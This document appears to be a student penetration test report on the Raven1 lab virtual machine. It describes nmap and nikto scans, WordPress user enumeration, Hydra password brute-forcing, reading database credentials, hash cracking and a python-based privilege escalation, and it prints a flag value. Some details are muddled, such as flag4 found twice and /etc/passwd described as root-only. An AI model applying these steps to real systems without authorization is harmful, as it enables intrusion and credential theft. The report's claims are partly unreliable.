PENETRATION TEST REPORT - Raven1

Table of Contents

EXECUTIVE SUMMARY

Our firm recently landed a contract to assess the security of their internal network. The most important machine on this network is their web server, which they use to host their public-facing website. This machine also exposes an SSH server, which administrators can use to add, remove, or edit files on the website.

Since this machine is so important for their core business, they do not want you to test the live production server. Instead, we've been provided a virtual machine image of the machine you are to assess. The clients requested that you attach this VM to your local network, and perform a preliminary assessment there. This ensures that nothing you do while testing will take the site offline or deface the public-facing website.

This means that we are allowed to attack it using a tools, technologies, and procedures (TTPs) that you see fit. Since we don't have to worry about accidentally taking down the site, we are free to use brute-force and other high-bandwidth tactics.

Our main goal is to

- **We will be expected to find four hidden flags.**

These are placeholders for highly sensitive data that lives on the production server. If we find them, we have essentially compromised the firm's security. We can find two on the website, and two on the server's file system. The firm provided no additional clues.

- **we are expected to create a final report summarizing the vulnerabilities we found; how we exploited them; and which patches we'd recommend.**

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain access to the web server and access the company website and able to take company's highly sensitive data (here Four Flags) .These assessments was conducted in accordance with the recommendations outlined in NIST SP 800-1151 with all tests and actions being conducted under controlled conditions.

SUMMARY OF RESULTS

The initial reconnaissance or pre-engagement interaction phase involves nmap scan of the network which identifies the webserver of the Raven and the open Ports running on the server. Since ssh Port is open we are able to connect to the port remotely and the open port 80 shows it has web server apache running .When we open the identified webpage on the browser we are able to inspect the source of the page this help us to locate the flag1 . This is one of the High sensitive info of the company . This phase is usually a information gathering /mapping phase but here at phase itself we are able to find the flag1 this shows weakness in the security of the web server. We further the webpage with burpsuite to be technically clear .

To enumerate more information about the webserver we perform nikto scan and identified the webserver was built on Wordpress . And we verified in the website directly . Then we launch dirbuster to enumerate as many directories as we can , the default manual file confirms us again that the webserver is running on apache and there is one more interesting we noticed is the wordpress installation. The Burpsuite results furthermore confirms it. So decided to run the WPSCAN against the host url to enumerate as much information as we can . The wpscan results gave us the most important information about the users of the host webserver . It provided the two usernames of the host.Then we with the available usernames we brute force the login password using hydra . This gives

us the username and password to login into the server . Once we login successfully we checked various things and we identified the username michael is not the superuser but when we try the verify the apache server in /var/www we found an interesting one the second flag ie flag2 .The second highest sensitive information of the company . so when we further look into /var/www/html we found wordpress server in it . so when we moved into wordpress in Wordpress.config file we able to get the information about the wordpress database like user password with the available information we further logged into mysql and then into wordpress database and we carefully verified all the tables available in the wordpress database and in the wp_posts table we found the flag3 and flag4 . So we successfully comprised the companies security system ,But it doesn't ends here we have one more username we need to verify that user login inorder to perform an effective Pentest. So in the wordpress there is the table wp_users which provided the two usernames with their hashed password . Since we know the first username with its password we noted the second username with its password . We crack this hashed password using john.This logged in Successfully. We verified /etc/passwd since only the root has the permission to read this log we understood this is the root user. Other than this we understood only the /usr/bin/python no need password to verify.Then here we again identified the flag4 on the /usr/bin/python .Thus the security of the company is successfully compromised and we are able to get usernames and passwords
Using the compromised webserver as a pivot point along with passwords recovered from it.


ATTACK NARRATIVE

REMOTE SYSTEM DISCOVERY

With the provided vm image we perform the nmap Aggressive scan in the kali linux of the other host in the same subnet to identify the Remote host run by the Raven1 Security with open ports in the host and the services running on the ports


1. **Setup check for vm ip address and do nmap scan**


Nmap -sV -A 192.168.235.3/24





The list of identified hosts was submitted to Raven Security for Verification,which verified that the entire networkrange 192.168.235.3/24 should be included in the assessment scope.These systems were then scanned to enumerate any running services. All identified services were examined in detail to determine their potential exposure to a targeted attack.

Nmap


Applications
Places
Terminal
Thu 14:26
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sV -A 192.168.235.3/24
Starting Nmap 7.70 (https://nmap.org) at 2019-07-25 14:22 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.235.1
Host is up (0.0012s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
6646/tcp open tcpwrapped
MAC Address: 0A:00:27:00:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): AVtech embedded (87%), Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor (87%), Micros
oft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
TRACEROUTE
HOP RTT ADDRESS


Applications
Places
Terminal
Thu 14:27
root@kali: ~
File Edit View Search Terminal Help
TRACEROUTE
HOP RTT ADDRESS
1 1.15 ms 192.168.235.1
Nmap scan report for 192.168.235.2
Host is up (0.00065s latency).
All 1000 scanned ports on 192.168.235.2 are filtered
MAC Address: 08:00:27:83:7F:47 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
TRACEROUTE
HOP RTT ADDRESS
1 0.65 ms 192.168.235.2
Nmap scan report for 192.168.235.4
Host is up (0.00096s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
| 1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
| 2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)





This result shows RAVEN1- IP address - 192.168.235.4

And further it identified the open ports of Raven are

22/tcp - ssh service

80/tcp --http(Apache service)


111/tcp -- rpcbind

WEBSERVER COMPROMISE

The http://webserver.com was found to be running an Apache web server on port 80.

To verify opened a web browser and typed in 192.168.235.4

This show its Raven security webpage




GATHERING WEB INFORMATION USING BURPSUITE

To further Investigate about the website we intercept the webserver through the Burpsuite and enumerate the complete details of the webpage and we carefully investigate each and every link of the website and details of the background . When we investigate the services tab we identified the


Flag1: flag1{b9bbcb33e11b80be759c4e844862482

These are placeholders for highly sensitive data that lives on the production server and we have essentially compromised the firm's security.



Found first flag :

[<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->]




INFORMATION GATHERING


We are then gathered more information about the server and try to enumerate more directories and files of the Webserver of the Raven Security
Initially we ran a nikto Scan again the url of the webserver and we able to understand the webserver basically run on Wordpress Installation .
And the Nikto scan shows it has json file and when we further enumerate file we could find any valuable Information.Further more the nikto scan shows it has some image folders and we verified directly in the webpage. Atlast it again confirms that it has Apache server Running.

Nikto scan


```
Applications  Places  Terminal                Thu 14:46
                          root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# clear
root@kali:~# nikto -h http://192.168.235.4/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.235.4
+ Target Hostname:    192.168.235.4
+ Target Port:        80
+ Start Time:         2019-07-25 14:44:59 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x41b3 0x5734482bdcb00
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
